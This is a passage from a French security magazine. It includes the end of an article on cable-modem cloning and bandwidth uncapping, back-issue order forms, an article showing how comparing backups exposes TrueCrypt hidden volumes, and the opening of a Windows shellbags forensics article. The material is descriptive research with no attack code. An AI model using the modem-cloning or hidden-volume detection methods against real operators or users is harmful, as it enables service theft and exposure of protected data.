Les clones de modem ont évolué en permettant l'importation de certificats, échangés sur des forums privés, qui sont alors qualifiés de « clones parfaits » puisque rien ne permet de distinguer le modem original de sa copie. Le firmware Haxorware permet d'ailleurs cette modification. Cependant, ils ne sont pas indétectables pour autant. Situés sur le même segment de réseau, ils produisent des collisions qui lèvent des alertes. Et même si l'opérateur ne peut pas déterminer à l'instant t où se situe ce type de modem, il est capable d'envoyer un technicien qui réalisera une dichotomie en débranchant chaque nœud. Celui-ci détermine le pâté de maison, puis l'immeuble, puis enfin l'appartement concerné, le tout sans demander d'autorisation d'accès puisque le câblage est situé dans les servitudes.

Quant à la technique d'uncapping, on se posera la question de son intérêt puisque les débits ont évolué considérablement, et surtout, que les modems qui sont éligibles à cette technique ne permettent ni le très haut débit de la norme DOCSIS 3, ni l'utilisation de la téléphonie fournie sans supplément par les opérateurs.

Conclusion

Nous avons vu quelques spécificités de l'accès à Internet par le câble puisque le média physique est partagé, au contraire de l'ADSL. Il y a quelques années, les bidouilleurs rivalisaient d'imagination pour accéder à Internet gratuitement, avoir un débit supérieur à celui qu'ils avaient souscrit ou encore écouter les transmissions. Cependant, avec l'augmentation fulgurante du débit, jusqu'à 100Mbits/s en France et la téléphonie illimitée, ces techniques ont perdu de leur intérêt. Avec des mesures de sécurité qui sont parfois non implémentées telles que BPI+, permettant de crypter les communications, ou les interfaces MSO ouvertes aux quatre vents, la sécurité offerte avec l'Internet par le câble est en deçà de l'ADSL de par sa nature même. Interrogés à ce sujet, aucun opérateur n'a souhaité communiquer alors que le sujet mériterait d'être développé. Le câble, silence sur la ligne ? ■

▪ RÉFÉRENCES

[Etude SANS] http://www.sans.org/reading_room/whitepapers/hsoffice/sniffing-cable-modem-network-myth_623

[Recette] The Cable modification how-to

[Packet-o-matic] http://www.packet-o-matic.org

[SOS-11-011] http://www.exploit-db.com/exploits/17874/

Hacking the cable model – what Cable Companies Don't Want You to Know

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

Bon de commande MISC

Réf.	Désignation	Prix / N°s
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	Sécurité des OS mobiles	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €
MISC N°53	La sécurité du wi-fi, des paroles en l'air ?	8,00 €
MISC N°54	Anonymat sur internet : Risque ou nécessité ?	8,00 €
MISC N°55	Au coeur des technologies sécurité de MICROSOFT	8,00 €
MISC N°56	Forensics : Les nouveaux enjeux	8,00 €
MISC N°57	Sexe, Drogue et sécurité informatique	8,00 €
MISC N°58	Sécurité et architecture PC : L'impossible confiance ?	8,00 €
MISC N°59	Ingénierie sociale sur internet	8,00 €
MISC N°60	Cloud Computing et sécurité : Une difficile cohabitation ?	8,50 €

du numéro...
...au numéro

Bon de commande MISC Hors-Série

Réf.	Désignation	Prix / N°s
MISC Hors-Série N°3	Petit traité de sécurité à l'usage des honnêtes gens ... mais pas seulement !	8,00 €
MISC Hors-Série N°4	À l'assaut du WEB - Nouveaux usages ... Nouveaux enjeux	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°58	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Téléphone :

e-mail :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

- ❑ Je souhaite recevoir des infos des Edtions Diamond
- ❑ Je souhaite recevoir des infos des partenaires des Editions Diamond

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Complétez votre collection de MISC

Multi-System & Internet Security Cookbook

au tarif promotionnel de 4 € TTC par numéro* !

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

Vous recherchez un numéro spécifique ?

Rendez-vous sur www.ed-diamond.com pour consulter le sommaire détaillé de chaque magazine !

Choisissez vos numéros dans le tableau ci-dessous :

- ❑ N°1 Les vulnérabilités du Web !
- ❑ N°2 Windows et la sécurité
- ❑ N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- ❑ N°6 Sécurité du wireless ?
- ❑ N°7 La guerre de l'information - évaluation, riques, enjeux
- ❑ N°8 Honeypots - Le piège à pirate !
- ❑ N°9 Que faire après une intrusion ?
- ❑ N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- ❑ N°12 La faille venait du logiciel
- ❑ N°16 Télécoms - Les risques des infrastructures
- ❑ N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- ❑ N°18 Dissimulation d'information
- ❑ N°19 Les Dénis de Services - La menace rôd
- ❑ N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- ❑ N°21 Limites de la sécurité
- ❑ N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- ❑ N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- ❑ N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- ❑ N°29 Sécurité du coeur de réseau IP : un organe critique
- ❑ N°30 Les protections logicielles
- ❑ N°32 Que penser de la sécurité selon Microsoft ?
- ❑ N°33 RFID - Instrument de sécurité ou de surveillance ?
- ❑ N°34 Noyau et rootkit
- ❑ N°36 Lutte informatique offensive - Les attaques ciblées
- ❑ N°37 Déni de service
- ❑ N°38 Code malicieux - Quoi de neuf ?
- ❑ N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- ❑ N°40 Sécurité des réseaux - Les nouveaux enjeux
- ❑ N°42 LA VIRTUALISATION : Vecteur de vulnérabilité ou de sécurité ?
- ❑ N°43 La sécurité des web services
- ❑ N°44 Compromissions électromagnétiques
- ❑ N°45 La sécurité de Java en question
- ❑ N°46 Construisez et validez votre sécurité
- ❑ N°47 La lutte antivirale, une cause perdue ?
- ❑ N°48 Comment se protéger contre la peste spam ?
- ❑ N°49 Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !

Numéros MISC épuisés :
N°3, N°5, N°11, N°13, N°14, N°15, N°22, N°23, N°24, N°27, N°31, N°35 et N°41

* dans la limite des stocks disponibles.

Numéros MISC Hors-Série épuisés : HS N° 1 et 2

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Quantité	Prix / N°	Total
	x 4,00 €	=
	FRAIS DE PORT FRANCE MÉTRO. :	+ 3,90 €
	FRAIS DE PORT HORS FRANCE MÉTRO. :	NOUS CONSULTER
	TOTAL :	

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|


Date et signature obligatoire

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :
Téléphone :
e-mail :

❑ Je souhaite recevoir des infos des Édtions Diamond

❑ Je souhaite recevoir des infos des partenaires des Éditions Diamond

LE TALON D'ACHILLE DE LA PLAUSIBLE DENIABILITY



Kevin DENIS – kevin2nis@gmail.com – Ingénieur CNAM, R&D Arkoon – www.arkoon.net
http://exploitability.blogspot.com

mots-clés : CHIFFREMENT / TRUECRYPT / PLAUSIBLE DENIABILITY

Le logiciel Truecrypt propose un mode appelé « plausible deniability » [PLAUSIBLE DENIABILITY] permettant de cacher de manière sûre des données chiffrées sans que l'on puisse prouver leur existence. Cet article étudie ce fonctionnement et présente une faille de ce mode de camouflage, puis propose une solution et sa limite pratique.

1 Introduction

La cryptographie est le meilleur moyen de garantir la confidentialité des données. Depuis Kerckhoffs, nous savons que les algorithmes sont supposés être connus publiquement et que la sécurité du chiffre ne doit reposer que sur sa clé. Si cette clé est divulguée, alors les données sont révélées. Pour se prémunir d'être contraint à divulguer la clé, il est tentant de cacher le chiffré. Deux méthodes existent : la stéganographie et la *plausible deniability*. Le concept de plausible deniability a été popularisé par Truecrypt **[TRUECRYPT]** bien qu'il soit généralisable à tout autre système de chiffrement moyennant conditions. Ce principe repose sur l'existence de deux clés permettant d'ouvrir le même volume chiffré, chaque clé donnant accès à des documents différents. La force de la méthode, dont le nom dérive, s'appuie sur le fait qu'il est impossible à un attaquant de prouver qu'une seconde clé existe. Dans cette étude, nous tenons pour acquis que le premier mot de passe est divulgué.

Cet article va s'intéresser au fonctionnement de la plausible deniability et montrer qu'in fine, l'implémentation impose un usage assez contraignant de la méthode. Tout d'abord, le fonctionnement de la plausible deniability sera expliqué, et comment deux clés peuvent ouvrir différemment le même volume chiffré. Ensuite, l'implémentation visant à éviter de dévoiler l'usage de la seconde clé sera étudiée. Et enfin, le talon d'Achille de la méthode sera montré avec une manière inélégante de le contourner. Les procédés cryptographiques mis en œuvre par Truecrypt ne sont pas étudiés ici, leur solidité a été plusieurs fois démontrée (voir **[ANSSI]**, **[SCHNEIER]**).

2 Principes de fonctionnement de la plausible deniability

En préambule, précisons quelques mots de vocabulaire (reprenant la terminologie de Truecrypt). Le *container*, ou container principal, est le fichier contenant les données. Ce fichier n'a pas d'en-tête spécifique, il est chiffré intégralement. Les données du container principal ne sont accessibles que si l'on fournit la première clé. Tous les containers Truecrypt contiennent un container principal. Le container caché : ce terme définit le second container, caché dans le container principal. Un second mot de passe donne accès à ses données.

Un procédé de chiffrement moderne doit produire un résultat indiscernable d'un flux d'octets aléatoires. La documentation de Truecrypt précise qu'un container doit être préalablement rempli de données aléatoires avant usage.

L'idée vient naturellement : il est alors possible de faire cohabiter un second container s'il est suffisamment loin du premier. Si on prend un livre blanc en exemple, il est possible d'écrire deux histoires, l'une débutant page 1, et l'autre page 80. La connaissance de la page de démarrage permet d'accéder à l'une ou l'autre histoire. La plausible deniability fonctionne de la même manière, ce qui est illustré par la figure suivante :




Figure 1

Cela fonctionne bien. Un attaquant ne pourra pas différencier les octets aléatoires de la fin du volume des octets chiffrés par le container caché. Quelques précautions d'usage sont nécessaires et découlent de la lecture de la figure ci-dessus. Le container caché sera toujours plus petit que le container principal. Le premier container ne devra pas contenir trop de données car elles pourraient écraser les données du container caché. (Pour cette raison, Truecrypt propose une protection du container caché lorsque l'on écrit dans le premier container ; bien entendu, la connaissance des deux mots de passe est nécessaire).

3 Les précautions d'usage

Quelques précautions s'imposent pour celui qui souhaiterait implémenter son système de plausible deniability. Nous allons en voir principalement quatre.

3.1 Emploi de l'outil non compromettant

L'outil permettant d'utiliser la plausible deniability ne doit pas être compromettant par son existence. Truecrypt est un outil de chiffrement de volume pouvant être utilisé à cet effet. Toutes les versions de Truecrypt peuvent faire de la plausible deniability. Par conséquent, sa possession n'implique pas à elle seule la présence d'un container caché. À l'opposé, posséder un outil de stéganographie permet d'avoir de forts soupçons quant à la volonté du propriétaire de cacher des données, par exemple dans des images.

3.2 Le système de fichiers

Dans le container, les données sont rangées à l'aide d'un *filesystem* (système de fichiers). Certains systèmes de fichiers ont des caractéristiques impropres à l'emploi de la plausible deniability. Le système de fichiers par défaut de Linux, extX, duplique de manière régulière des informations sur son emploi (*superblock*, tables d'*inodes*, etc.). Le container caché démarre à partir d'une certaine position. Les données du container caché vont donc écraser les métadonnées du premier système de fichiers. Dès lors, un attaquant peut vérifier l'état sain des métadonnées sur l'intégralité du container pour s'assurer qu'aucun container caché ne soit présent.

Truecrypt fait le choix d'imposer FAT comme système de fichiers du premier container lors de l'emploi de la plausible deniability. FAT est un système de fichiers très basique qui n'écrit des métadonnées qu'au début de son volume. Il s'ensuit qu'il n'y a pas de risques d'écrasement des métadonnées du premier système de fichiers par le container caché puisqu'il n'y en a pas.

3.3 Le procédé cryptographique

Truecrypt utilise AES comme algorithme de chiffrement. À l'heure actuelle, il n'est pas possible de différencier un bloc chiffré par AES d'un bloc aléatoire. Le container caché étant placé au milieu de données aléatoires, il n'est donc pas possible de le détecter.

Dans le cas où un attaquant sait différencier des blocs aléatoires de blocs chiffrés par AES, il est capable de détecter des blocs suspects qui, bien que visiblement encryptés, lorsqu'ils sont décryptés avec le premier mot de passe donnent un résultat aléatoire. Certes, des données aléatoires dans le container principal peuvent être légitimées par exemple comme étant le résultat d'un effacement sécurisé de documents, mais cela renforce sévèrement l'hypothèse de la présence d'un container caché.

Toutefois, le système de fichiers employé par Truecrypt, FAT, est très rustique et l'écriture de fichiers est contigüe aux précédents, ce qui fournit une information importante. Nous savons également que le container caché démarre au-delà d'un seuil. Un attaquant capable de différencier des blocs aléatoires de blocs chiffrés par AES sera donc capable de détecter un trou dans le système de fichiers, indice suffisamment fort pour prouver la présence du container caché.

Lorsqu'un attaquant sera capable de différencier de l'aléatoire du chiffré, il deviendra obligatoire de changer de procédé cryptographique.

3.4 Les sauvegardes

Un cas particulier se pose pour les sauvegardes. Un attaquant peut alors étudier deux versions du container et regarder les blocs de données qui sont modifiés. La détection de changement de blocs permet de prouver facilement la présence d'un container caché. En effet, les blocs chiffrés ne sont modifiés que si le clair change.

Le container caché démarre à partir d'un certain seuil, ou *offset*. Les blocs modifiés par le container caché sont au-delà de ce seuil, et bien au-delà des données du premier container. Un attaquant prouve alors l'existence du container caché par différenciation.

Reprenons l'exemple du livre. Supposons maintenant que chaque page de notre livre se trouve encryptée dans un bloc, les pages 1 à 10 sont encryptées avec une première clé et les pages 80 à 85 avec une seconde clé et aux pages vierges correspondent des blocs aléatoires. Un attaquant constate qu'entre deux versions, les pages 7 et 82 ont été modifiées, mais le premier mot de passe lui présente une vue du livre où seules les pages 1 à 10 sont écrites. D'où la question : à quoi correspond la modification de la page 82 ? Et d'en déduire de l'existence d'une seconde clé qui permettrait de voir d'autres pages cachées jusqu'alors.

J'ai écrit un programme qui donne un aspect visuel à ces changements. Le principe en est le suivant : les octets de deux versions du container sont XORés. Et le résultat est transformé en une image à l'aide du principe suivant : si les octets sont identiques, alors le résultat vaut 0 et trois octets identiques donnent un pixel de couleur noire (0x000000). Si les octets sont modifiés, alors le pixel est coloré. Le flux d'octets est de ce fait transformé en une suite linéaire de pixels, placés dans un carré. Ci-joint, une image du même container différencié par cette méthode après usage de la plausible deniability :

Figure 2

Le premier bandeau chiffré du haut correspond à la modification des données du premier container. Le second bandeau montre des modifications faites au-delà des données du premier container et prouve ainsi l'existence du container caché : la seule raison de la modification de ces octets provient d'une modification suite à création ou modification de fichiers dans le container caché.

Cette expérience retrouve bien le container caché. Pour l'expérience, 2/3 de l'espace du container principal ont été réservés pour le container caché. De ce fait, il démarre comme attendu après le premier tiers du container principal.

Truecrypt propose une solution pour éviter cela : créer un nouveau container à chaque sauvegarde et dupliquer les données qu'il contient, voir **[TRUECRYPT BACKUP]**.

Deux autres solutions existent. La première étant de se servir de ce container caché uniquement en lecture, ce qui est réducteur quant à son usage. La seconde solution serait de ne jamais faire de sauvegardes. Mais cela n'est pas toujours acceptable en raison du risque de pertes de données.

3.5 Les autres précautions

Nous vous invitons également à lire **[TRUCRYPT PRECAUTION]** qui évoque deux points supplémentaires : la sécurité physique pour éviter la modification du logiciel Truecrypt (6 lignes de codes sont suffisantes pour trojaniser Truecrypt **[TROJAN]**) et la manière d'éviter la duplication des blocs chiffrés qui permettraient la détection du container caché, comme indiqué au point précédent. Duplication notamment due au *wear levelling*, technique employée dans les mémoires flash qui distribue les écritures et effacements sur le support pour en limiter l'usure prématurée.

Toutes ces précautions sont relativement contraignantes, mais sont généralement nécessaires, même pour l'emploi « classique » de Truecrypt (c'est-à-dire sans plausible deniability).

4 Le talon d'Achille

En apparence, il est possible d'employer la plausible deniability de manière fiable, en faisant particulièrement attention aux sauvegardes et de manière plus générale d'éviter que plusieurs versions de son volume chiffré soient accessibles à un attaquant (exemple d'usage : un volume posé sur dropbox **[DROPBOX]** ou un journaliste qui voit son ordinateur portable saisi et analysé à l'entrée et la sortie d'un territoire). Et c'est précisément là où le bât blesse.

Prenons comme hypothèse une personne qui suit les recommandations de Truecrypt pour créer ses sauvegardes (voir §3.4) afin d'éviter que l'on détecte ses containers cachés. Plaçons-nous désormais comme attaquants face à cette personne et posons-lui la question suivante : « Pourquoi avez-vous choisi de générer un nouveau container pour chaque sauvegarde ? ».

Et comme la seule et unique raison de générer un nouveau container pour chaque sauvegarde est de camoufler l'usage d'un container caché, la méthode se retourne contre son utilisateur : en voulant cacher celui-ci, il en démontre précisément la réalité !

Aux échecs, cela s'appelle un *zugzwang* : c'est à vous de jouer et tous les coups sont mauvais. Si vous utilisez la plausible deniability, vous vous mettez dans une situation désagréable où :

- soit votre déni n'est plus si plausible ;
- soit vous vous assurez que jamais vos données ne soient dupliquées, abandonnant l'idée de faire des sauvegardes.

Et ce sera vrai pour tout procédé cherchant à vouloir « corriger » la plausible deniability. Toute utilisation d'un procédé inventé uniquement pour mieux protéger le container caché prouvera par là même sa présence.

5 Une solution formelle

Pour corriger ce défaut, un retour au fondamental est nécessaire, c'est-à-dire Truecrypt. Il faut trouver des améliorations au logiciel Truecrypt qui soient utiles, indépendamment de la plausible deniability. Ces améliorations auront également un second usage, qui sera celui de mieux camoufler le container caché. Après étude, deux améliorations sont nécessaires.

5.1 Le secure wipe

Le container principal emploie FAT comme système de fichiers. Lors de la suppression d'un fichier, le fichier n'est pas réellement effacé, seule sa référence l'est. Si un attaquant dispose du mot de passe du container, il pourra lancer une commande DOS de type **UNDELETE** pour récupérer des fichiers effacés, ce qui est un véritable risque pour l'utilisateur. Pour éviter ces récupérations, les utilisateurs peuvent employer des outils comme shred (logiciel libre faisant partie des *GNU coreutils*), mais une méthode de nettoyage intégrée à Truecrypt prend du sens. Le *secure wipe* consiste donc, à la fermeture du container, à remplir l'espace vide de données aléatoires afin d'éviter que des attaquants puissent scanner cet espace à des fins de récupération.

Cette amélioration peut donc être employée dans l'usage normal de Truecrypt. Il s'ensuit que son emploi n'est pas compromettant. Ceci est un premier plus pour la plausible deniability. Un attaquant ne pourrait plus différencier deux versions du container pour mettre en évidence le container caché. Néanmoins, un secure wipe effectué sur un container caché le supprimerait. C'est pourquoi une seconde amélioration est nécessaire.

5.2 Le secure close

Nous avons vu qu'un secure wipe écrase les données du container caché. Il est donc nécessaire que le secure wipe s'arrête au début du container caché afin de conserver son intégrité. Toutefois, il est obligatoire que les valeurs des blocs du container caché changent systématiquement afin de ne plus être détectables par différenciation.

Revenons au procédé de chiffrement du container caché. Pour schématiser, nous avons un volume chiffré par une clé maître, elle-même protégée par un mot de passe. Cette clé maître reste identique pendant toute la durée de vie du container. Le chiffrement du même bloc avec les mêmes données produit donc le même chiffré. Le « secure close » est un procédé visant à modifier cette clé maître (ou de lui adjoindre un sel, qui est modifié à la fermeture) afin de changer le chiffré. Un *secure close*, c'est-à-dire le changement de clé maître à la fermeture du container permettrait de modifier l'intégralité du container caché sans en modifier les données. Cette amélioration peut être dédiée à la plausible deniability, et son inclusion ne pose pas de problème (cf §3.1). Cette amélioration peut également être proposée dans l'usage standard de Truecrypt en arguant du fait que cela permet d'éviter qu'un attaquant passif apprenne quels blocs de données sont modifiés dans un container entre deux usages.

5.3 Combinaison du secure wipe et secure close

Un utilisateur employant ces deux méthodes et la plausible deniability devra donc procéder lors de la fermeture du container caché :

- à un secure wipe de l'espace vide du container principal, qui s'arrêtera à l'offset de démarrage du container caché.
- à un secure close du container caché.

Ces méthodes peuvent être rendues obligatoires et automatisées à la fermeture du container. Pour la plausible deniability, nous obtenons enfin la solution. Même si un attaquant différencie le clair de deux versions du container principal, il n'obtiendra rien, puisque tout l'espace vide aura été modifié.

Cela impose toutefois de fournir le mot de passe du container caché lors de l'utilisation du container principal sinon sa fermeture va provoquer un secure wipe écrasant le container caché.

Ainsi, un attaquant, même en possession de la clé du container principal et de plusieurs versions du container, ne pourra pas détecter un container caché en utilisant de la différenciation. Pour les plus paranoïaques, il est possible de doubler l'opération afin d'obtenir une sécurité maximale : secure wipe du container caché, secure wipe du container principal, puis secure close du container caché, et enfin, secure close du container principal.

6 Mais une solution difficilement envisageable en pratique

Pour vérifier la validité de la méthode, j'ai codé une maquette employant de la plausible deniability avec le mode secure wipe + secure close. Comme attendu, cela fonctionne, mais c'est dramatiquement lent à chaque fermeture du container. Comme une opération de chiffrement est faite sur l'intégralité de l'espace vide du container principal, la durée de fermeture est bien trop longue pour être réellement utilisable dès que le container atteint quelques dizaines (ou centaines) de Mo (le mode paranoïaque avec double chiffrement étant hors de question puisqu'encore plus lent).

En conclusion, il apparaît que l'usage de la plausible deniability tel qu'il est fait aujourd'hui par Truecrypt souffre d'un talon d'Achille difficilement corrigeable. ■

■ REMERCIEMENTS

L'auteur tient à remercier les différents relecteurs pour leurs commentaires avisés.

■ BIBLIOGRAPHIE

[PLAUSIBLE DENIABILITY] Il n'existe pas de réel équivalent en français de cette notion. La traduction française donnée par Wikipédia https://fr.wikipedia.org/wiki/D%C3%A9ni_plausible « déni plausible » perd une nuance du concept : « nier plausiblement » avec « possibilité de nier plausiblement ». L'expression anglaise a donc été conservée dans l'article.

[TRUECRYPT] http://www.truecrypt.org/

[ANSSI] http://www.ssi.gouv.fr/fr/produits-et-prestataires/produits-certifies-cspn/certificat_cspn_2008_03.html

[SCHNEIER] http://www.schneier.com/blog/archives/2008/07/truecrypts_deni.html

[TRUCRYPT PRECAUTION] http://www.truecrypt.org/docs/?s=security-requirements-and-precautions

[DROPBOX] http://www.dropbox.com

[TRUECRYPT BACKUP] http://www.truecrypt.org/docs/how-to-back-up-securely

[TROJAN] http://exploitability.blogspot.com/2010/08/truecrypt-will-never-be-same-ya-dun.html

FORENSIC CORNER : WINDOWS SHELLBAGS

Cédric PERNET – cedric.pernet@gmail.com – Twitter : @cedricpernet

mots-clés : FORENSICS / REGISTRY / SHELLBAGS

De nombreux axes de recherche peuvent être suivis lors d'une investigation numérique sur un poste de travail Microsoft Windows. Parmi ces derniers, il en est un qui est méconnu, peu documenté et finalement peu examiné, sauf dans certains cadres d'investigations : les shellbags Windows. Ces derniers permettent pourtant de faciliter le travail de l'enquêteur inforensique.

1 Présentation

Les *shellbags* existent dans les systèmes d'exploitation de Microsoft depuis Windows XP. Il s'agit de clés et valeurs de la base de registre Windows qui permettent au système de conserver les préférences des fenêtres des utilisateurs par répertoire. La taille, l'emplacement, et d'autres paramètres des fenêtres de l'Explorateur Windows sont stockés dans les clés shellbags (que nous appellerons par commodité shellbags).

À titre d'exemple, s'il vous est déjà arrivé d'ouvrir l'explorateur Windows sur un certain répertoire, d'y configurer un type d'affichage particulier (« détail » par exemple), y revenir plus tard et constater qu'il s'affiche toujours de cette façon, vous avez sollicité les shellbags.

2 Intérêt des shellbags

La présentation ci-dessus ne décrit pas vraiment un concept enthousiasmant, à première vue. Et pourtant... Voici quelques constatations effectuées sur les shellbags :

- Pour qu'une entrée relative à un répertoire existe dans la base de registre, il faut que l'Explorateur Windows ait déjà été ouvert sur le répertoire, ce qui implique une action humaine (j'en vois qui lèvent la tête).
- Les shellbags sont stockés par utilisateur, il n'est pas possible de les confondre, car ils sont localisés dans les ruches des utilisateurs.
- Ces entrées sont horodatées, il est possible de découvrir la première date de visite du répertoire par l'utilisateur, ainsi que sa dernière date de modification (je vois des yeux qui pétillent).
- Dans certains cas, il est possible d'accéder à un historique des fichiers du répertoire.
- Les répertoires effacés par l'utilisateur ne le sont pas dans les shellbags (j'en vois qui se lèvent dans le fond et s'approchent pour mieux écouter).

En résumé, les shellbags permettent, dans le cadre d'une investigation numérique, de prouver qu'un utilisateur a consulté un répertoire, existant ou ayant existé, au moyen de son explorateur Windows, et de pouvoir estimer à quel moment le répertoire a été créé ou altéré. Rappelons également que la plupart des outils permettant de parcourir des répertoires par leurs options « ouvrir » ou « sauvegarder » font simplement appel à l'explorateur Windows et modifient donc les entrées shellbags de façon satisfaisante pour l'analyste forensique.

L'intérêt est donc énorme pour ce dernier. Je ne citerai que quelques exemples où les shellbags se révèlent être une formidable ressource :

- l'innocente victime qui jure qu'elle ne sait pas comment ces images d'enfants se sont retrouvées dans un répertoire caché du système, et que grand Dieu, non, elle ne les a jamais regardées, elle n'avait même pas connaissance de l'existence du répertoire. (Attention cependant, ce n'est pas parce que tel utilisateur du système a accédé au répertoire qu'il s'agit de la personne physique correspondant à ce nom d'utilisateur, mais nous nous écartons du sujet).

- une autre innocente victime, qui affirme que « ce n'est pas moi qui a stocké tous ces fichiers ici, c'est un virus, on contrôle mon ordinateur à distance ».
- le petit malin, qui stocke des milliers d'images de haute qualité dans le répertoire de son navigateur web préféré, dont le discours est « c'est Internet, y'a des fenêtres qui s'ouvrent quand je surfe », mais qui accède régulièrement avec son explorateur au répertoire concerné.

Imaginez également les résultats que vous pourriez obtenir en entreprise lors d'investigations sur des employés « modèles » impliqués dans des fraudes ou du vol de données...

3 Au cœur des shellbags

Voyons d'un peu plus près où se trouvent les entrées shellbags et comment elles sont structurées.


3.1 Emplacement

Les shellbags sont situés dans plusieurs emplacements dans la base de registre de Windows XP :

```
- HKEY_USERS\<USERID>\Software\Microsoft\Windows\Shell\
- HKEY_USERS\<USERID>\Software\Microsoft\Windows\ShellNoRoam\
```

Pour rappel, ces entrées de la base de registre se trouvent dans les fichiers **NTUser.dat** de chaque utilisateur du système.

Les entrées **Shell** et **ShellNoRoam** ont le même format. La différenciation tient au fait que les entrées **ShellNoRoam** sont locales alors que les entrées **Shell** sont relatives à des répertoires distants.



Les répertoires shellbags dans la base de registre d'un système Windows XP

Sous Windows Vista et 7, d'autres emplacements ont été ajoutés :

```
- HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\
Microsoft\Windows\Shell\Bags
- HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\
Microsoft\Windows\Shell\BagMRU
- HKEY_CURRENT_USER\Software\Classes\Wow6432Node\LocalSettings\
Software\Microsoft\Windows \Shell\Bags (pour les systèmes x64)
- HKEY_CURRENT_USER\Software\Classes\Wow6432Node\LocalSettings\
Software\Microsoft\Windows
\Shell\BagMRU (pour les systèmes x64)
```

Ces entrées se situent dans les fichiers **UsrClass.dat** de chaque utilisateur du système.


3.2 Structure

Nous ne parlerons ici que d'entrées situées dans la clé **ShellNoRoam**, mais celles de la clé **Shell** présentent la même structure.

Cette clé est découpée en deux sous-clés, nommées **BagMRU** et **Bags**.

3.2.1 Clé BagMRU

La clé **BagMRU** contient des sous-clés dont les noms sont une séquence incrémentale de nombres. La clé **BagMRU** correspond au Bureau de l'utilisateur, tandis que chacune de ces sous-clés correspond à un répertoire. Ces répertoires sont ceux qui ont été accédés le plus récemment par l'utilisateur (d'où le trigramme MRU pour « Most Recently Used »). Les sous-clés sont organisées de façon hiérarchique, comme on peut le voir sur la capture d'écran suivante :

